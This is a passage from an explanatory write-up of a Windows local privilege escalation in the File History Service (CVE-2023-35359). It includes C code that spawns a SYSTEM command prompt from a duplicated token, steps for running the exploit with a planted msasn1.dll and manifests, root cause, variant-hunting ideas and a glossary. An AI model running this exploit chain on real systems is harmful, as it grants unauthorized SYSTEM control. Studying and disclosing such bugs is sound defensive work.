    wchar_t cmdpath[MAX_PATH] = { 0 };
    wchar_t WinPath[MAX_PATH] = { 0 };

    if (!GetEnvironmentVariableW(L"SYSTEMROOT", WinPath, MAX_PATH))
    {
        return;
    }

    wcscat(cmdpath, WinPath);
    wcscat(cmdpath, L"\\system32\\cmd.exe");

    if (!CreateProcessAsUserW(TokenDup, cmdpath, (LPWSTR)L" /k cd ..\\..\\..\\..", NULL, NULL, FALSE, dwCreationFlags, pEnv, NULL, &si, &pi))
    {
        return;
    }
}
Line by line:
GetCurrentProcess()gets a handle to the running program itself.OpenProcessTokenopens the identity token of that process, so it can be copied.DuplicateTokenExmakes a copy of the token, marked as a primary token, which is the kind needed to start a new process.SetTokenInformationwithTokenSessionIdsets the session id to 1. Session 1 is the interactive desktop session, where a visible window can appear.STARTUPINFOandPROCESS_INFORMATIONare structures describing how the new process should start and where its details are returned. They are zeroed first.si.lpDesktop = L"WinSta0\\Default"tells Windows to put the new process on the default interactive desktop, so the window is visible.CreateEnvironmentBlockbuilds the environment variables for the new process from the copied token.GetEnvironmentVariableW(L"SYSTEMROOT", ...)reads the Windows folder path, andwcscatbuilds the full path tocmd.exe.CreateProcessAsUserWstartscmd.exeusing the copied token, with/k cd ..\\..\\..\\..as its argument, which keeps the window open and changes directory.
The reason for this step is to turn the SYSTEM identity into something the attacker can actually see and use: a command prompt window running as SYSTEM.
Step 6: Run the test
To test the vulnerability, put the exe, msasn1.dll, test.manifest and manifest.manifest in the same directory and execute the exe.
SC_HANDLE serviceHandle = OpenServiceW(scmHandle, L"fhsvc", MAXIMUM_ALLOWED);
Line by line:
OpenServiceWasks the service control manager for a handle to the service namedfhsvc, with maximum access. That handle is then used to start the service.
Successful result: after waiting 30 seconds, a system cmd pops up.
Failure result: cmd does not pop up. In that case, check whether the File History Service is disabled; if it is disabled, the vulnerability cannot be exploited (the service is enabled by default).
Root cause
The service runs as SYSTEM but can be started by ordinary users, and the vulnerable function impersonates the logged-in user before loading fhcfg.dll. Because the thread is impersonating, csrss.exe builds the activation context and resolves manifest dependencies under the normal user's identity. Manifest resolution follows paths that a normal user can redirect, here through a DosDevices symbolic link for the system drive, and the manifest chain lets the attacker place a DLL name (msasn1.dll) that the service loads after the activation context ends. The service lacks SeIncreaseQuotaPrivilege but holds SeImpersonatePrivilege; the exploit adds a scheduled task that starts with the default privilege of the system account.
Impact
A local ordinary user can elevate to SYSTEM privileges on the Windows operating system. The exploit requires the File History Service to be enabled, which is the default, and the test waits 30 seconds for the service to reach the point where it loads msasn1.dll. The result is a system-level command prompt.
Fix
The vendor issued a fix for the vulnerability, available through the Microsoft update guide for CVE-2023-35359. The report does not describe the code change itself.
Variants to test
- Other services that impersonate a user before loading a DLL or resolving a manifest: check whether the impersonated identity can influence the search path. A positive result is a manifest or DLL loaded from a user-writable location while the service runs as SYSTEM.
- Other
DosDevicessymbolic link targets beyond the system drive: try redirecting other drive letters or device paths used during activation context creation. A positive result iscsrss.exereading a manifest from an attacker-controlled directory. - Other DLLs loaded late in a service's lifetime, like
msasn1.dllhere: enumerate modules loaded shortly before the service exits and declare them in a fake manifest. A positive result is the service loading the attacker's copy from a controlled path. - Services with
SeImpersonatePrivilegebut withoutSeIncreaseQuotaPrivilege: check whether a scheduled task or similar mechanism can be used to obtain a SYSTEM process. A positive result is a process running as SYSTEM created from the impersonated context. - Manifest chains with relative
assemblyIdentitynames: test whether a first manifest can redirect resolution to a second manifest in a user-writable directory. A positive result is the second manifest being read and itsfileentries loaded.
Glossary
- Service: a background program on Windows that runs without a visible window, often with high privileges.
- SYSTEM: the highest-privilege account on Windows, more powerful than an administrator.
- Local privilege escalation (LPE): a bug that lets someone with a low-privilege account on a machine gain higher privileges on that same machine.
- CVE: a public catalogue number for a known security vulnerability.
- DLL: a Dynamic Link Library, a file of shared code that programs load and use.
- Impersonation: a powerful process temporarily acting with the identity of another user.
- Manifest: an XML file describing what a program needs, including dependencies.
- Activation context: the internal record Windows builds from a manifest, listing what must be loaded.
csrss.exe: a core Windows process involved in low-level tasks including building activation contexts.- Symbolic link: an operating-system-level shortcut that redirects one path to another.
DosDevices: the Windows namespace where drive letters such asC:are defined.- Privilege: a specific permission granted to a process, finer-grained than an account role.
SeImpersonatePrivilege: the privilege that allows a process to impersonate other users.SeIncreaseQuotaPrivilege: a privilege needed for certain operations, including showing a window in this context.- Scheduled task: a job Windows runs on a schedule or on demand, optionally as SYSTEM.
- Token: an internal object representing a user's identity and permissions.
- Named pipe: a named communication channel between programs on the same machine.
- Event: a named signal one program can set and another can wait on.
schtasks: the Windows command-line tool for creating and running scheduled tasks.DllMain: the function Windows calls automatically when a DLL is loaded or unloaded.DLL_PROCESS_ATTACH: the notification that a DLL has just been loaded into a process.- Session id: a number identifying a Windows session; session 1 is the interactive desktop session.
WinSta0\Default: the default interactive desktop where visible windows appear.CreateProcessAsUserW: a Windows function that starts a new process using a given token.SYSTEMDRIVE/SYSTEMROOT: environment variables holding the system drive letter and the Windows folder path.- TyphoonCon / TyphoonPWN: a security conference and the contest held there.
- Windows PE (contest category): the category for Windows privilege escalation entries.